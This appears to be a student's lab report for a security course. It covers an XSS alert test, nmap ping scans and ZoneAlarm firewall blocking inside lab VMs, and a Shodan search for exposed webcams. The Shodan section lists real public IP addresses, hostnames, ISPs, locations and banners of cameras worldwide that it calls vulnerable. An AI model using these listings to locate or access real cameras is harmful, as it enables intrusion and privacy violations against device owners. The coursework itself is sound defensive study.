


192.168.150.128 says

this is me


which pops up a message as “this is me”. This is called cross site scripting.

Task 2: Download and Install Zone Alarm firewall in your windows VM. ● Try performing a ping scan from kali linux.(You must be able to perform this.) ● Now open settings in the Zone alarm firewall go to Advanced settings>zones>add host. ● Add kali linux Ip address and from the drop down select block. ● Now try pinging the windows VM. (You shouldnt be able to ping). ● Go to tool>logs. You should be able to identify all the logs made by the firewall. Take a screenshot of both the logs and the kali terminal where ping cannot be done.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.150.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-19 08:45 EST
Nmap scan report for 192.168.150.129
Host is up (0.000088s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

The command I have used for ping scan for the IP address is **nmap -sp 192.168.150.129.**



Name	IP Address/Site	Entry Type	Zone
New Network	192.168.253.0/255.255.255.0	Network	Trusted
New Network	192.168.150.0/255.255.255.0	Network	Trusted
HAFEEZ	192.168.0.0/255.255.255.0	Network	Public
DHCP Server	192.168.0.1	IP Address	Trusted
kali linux	192.168.150.129	IP Address	Blocked


I have added IP address of my kali linux and blocked it.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.150.128
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-20 00:51 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.03 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

The highlights show that the host seems to be down.

I have done this by opening my zone alarm firewall>firewall tab>view zones>add IP address then added the IP address of my kali machine and set the zone to blocked.



ZoneAlarm

Edit Zone

Add Host/Site to your Trusted or Blocked Zone by completing the fields below. Name the Host/Site for easy reference later so you always know who you're trusting and who you're not.

Zone: Blocked


Host name: www.facebook.com

Description: fb

Lookup: 157.240.228.35

OK Cancel

I have added Facebook website URL to the block list.



Your Internet access is blocked

Firewall or antivirus software may have blocked the connection.

Try:


- Checking the connection
- Checking firewall and antivirus configurations
- Running Windows Network Diagnostics

ERR_NETWORK_ACCESS_DENIED

When I access www.facebook.com from my browser it cannot be accessed.

I have done this by opening my zone alarm firewall>firewall tab>view zones>add host then added the website URL and set the zone to blocked.

Task 3: With the help of Shodan, try to find as many vulnerable webcams across the globe. Include screenshots. Also use shodan to show how it can detect the presence of a web application firewall in a particular website. (Examples : Amazon EC2, Cloudflare etc.)



Server: SQ-WEBCAM

TOTAL RESULTS

1,564

TOP COUNTRIES

Switzerland	1,297
Russian Federation	68
United Kingdom	35
United States	35
India	19
More...	

TOP PORTS

80	148
60001	135
443	133
37215	132

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

164.128.164.124 2022-01-20T01:51:33.673934

124.164.128.164.static.wline.lns.ent.cust.swisscom.ch
Swisscom (Schweiz) AG
Switzerland, Zürich
honeypot

```
HTTP/1.1 200 OK
Server: 360 web server, 792/71644  HTTP Server version 2.0 - TELDAT S.A., A10WS/1.00, ADB Broadband HTTP Server, ADH-Web, AR, ASUSTeK UPnP/1.0 M
```

28ZE 2022-01-19T21:32:32.026138

139.162.119.9
li1603-9.members.linode.com
139.162.0.0/16
Japan, Tokyo
cloud honeypot

SSL Certificate
Issued By:
|- Organization:
Internet Widgits Pty Ltd
Issued To:
|- Organization:
Internet Widgits Pty Ltd
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2


```
HTTP/1.1 200 OK
Server: 360 web server, 792/71644  HTTP Server version 2.0 - TELDAT S.A., A10WS/1.00, ADB Broadband HTTP Server, A
```

164.128.164.59 2022-01-19T21:29:13.601364

59.164.128.164.static.wline.lns.ent.cust.swisscom.ch
Swisscom (Schweiz) AG
Switzerland, Zürich

```
HTTP/1.1 200 OK
Server: 360 web server, 792/71644  HTTP Server version 2.0 - TELDAT S.A., A10WS/1.00, ADB Broadband HTTP Server, ADH-Web, AR, ASUSTeK UPnP/1.0 M
```

The highlights show best open IP cams I have found.



TOTAL RESULTS

177,609

TOP COUNTRIES

Malaysia	35,038
Thailand	28,173
Taiwan	12,794
Indonesia	11,701
Saudi Arabia	9,012
More...	

TOP PORTS

80	17,287
88	4,442
8080	3,467
81	3,161
8000	2,331
More...	

TOP ORGANIZATIONS

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

::: Login :::
175.141.236.150
TMNST
Singapore, Singapore

2022-01-20T01:55:49.581238

```
HTTP/1.1 200 OK
Date: Thu, 20 Jan 2022 01:48:37 GMT
Server: Linux/2.x UPnP/1.0 Avtech/1.0
Connection: close
Last-Modified: Wed, 12 Mar 2014 08:18:46 GMT
Content-Type: text/html
ETag: 384-18356-1394612326
Content-Length: 18356
```

::: Login :::
103.85.151.146
146.151.85.103.in-addr.arpa
PT iForte Global Internet
Indonesia, Jakarta

2022-01-20T01:55:39.937112


```
HTTP/1.1 200 OK
Date: Thu, 20 Jan 2022 09:55:39 GMT
Server: Linux/2.x UPnP/1.0 Avtech/1.0
Connection: close
Last-Modified: Wed, 19 Jul 2017 09:24:51 GMT
Content-Type: text/html
ETag: 384-15850-1500456291
Content-Length: 15850
```

::: Login :::
78.188.36.221
78.188.36.221.static.ttnet.com.tr
Turk Telekomunikasyon Anonim Sirketi
Turkey, Istanbul

2022-01-20T01:55:22.751707

```
HTTP/1.1 200 OK
Date: Thu, 20 Jan 2022 04:55:38 GMT
Server: Linux/2.x UPnP/1.0 Avtech/1.0
Connection: close
Last-Modified: Tue, 31 Jul 2018 08:18:22 GMT
Content-Type: text/html
ETag: 371-15850-1533025102
Content-Length: 15850
```

The highlights show different vulnerable cams across the globe.



TOTAL RESULTS

3,401

TOP COUNTRIES

United States	517
Germany	383
Hong Kong	375
France	286
Russian Federation	276
More...	

TOP PORTS

80	602
81	270
82	187
8000	157
8080	147
More...	

TOP ORGANIZATIONS

Vultr Holdings, LLC	253

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

185.126.237.131
Oneprovider.com - Bucharest Infrastructure
Romania, Bucharest

2022-01-20T01:51:50.194352

```
HTTP/1.1 200 OK
Server: MiniUPnPd/1.4
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html;charset=utf-8
Content-Length: 55781

<!DOCTYPE html PUBLIC "-//W3C//Dtd XHTML 1.0 Strict//EN" "http://www.w3.org/tr/xhtml1/Dtd/xhtml1-Transitional.dtd">
<html xmlns="http://www.w3.org/199...
```

70.164.194.51
wsip-70-164-194-51.ga.at.cox.net
Cox Communications
United States, Gainesville

2022-01-20T01:51:45.961319

```
HTTP/1.0 401 Unauthorized
Date: Thu, 20 Jan 2022 01:51:28 GMT
Server: Boa/0.93.15
Connection: close
WWW-Authenticate: Basic realm="NetCam"
Content-Type: text/html

<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD>
<BODY><H1>401 Unauthorized</H1>
Your client does not have permission to get...
```

149.248.62.221
149.248.62.221.vultr.com
Vultr Holdings, LLC
Canada, Toronto

2022-01-19T22:19:18.687371

```
HTTP/1.1 200 OK
Server: MiniUPnPd/1.4
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html;charset=utf-8
Content-Length: 55781

<!DOCTYPE html PUBLIC "-//W3C//Dtd XHTML 1.0 Strict//EN" "http://www.w3.org/tr/xhtml1/Dtd/xhtml1-Transitional.dtd">
```

The highlights show the different netcams that are vulnerable around the globe.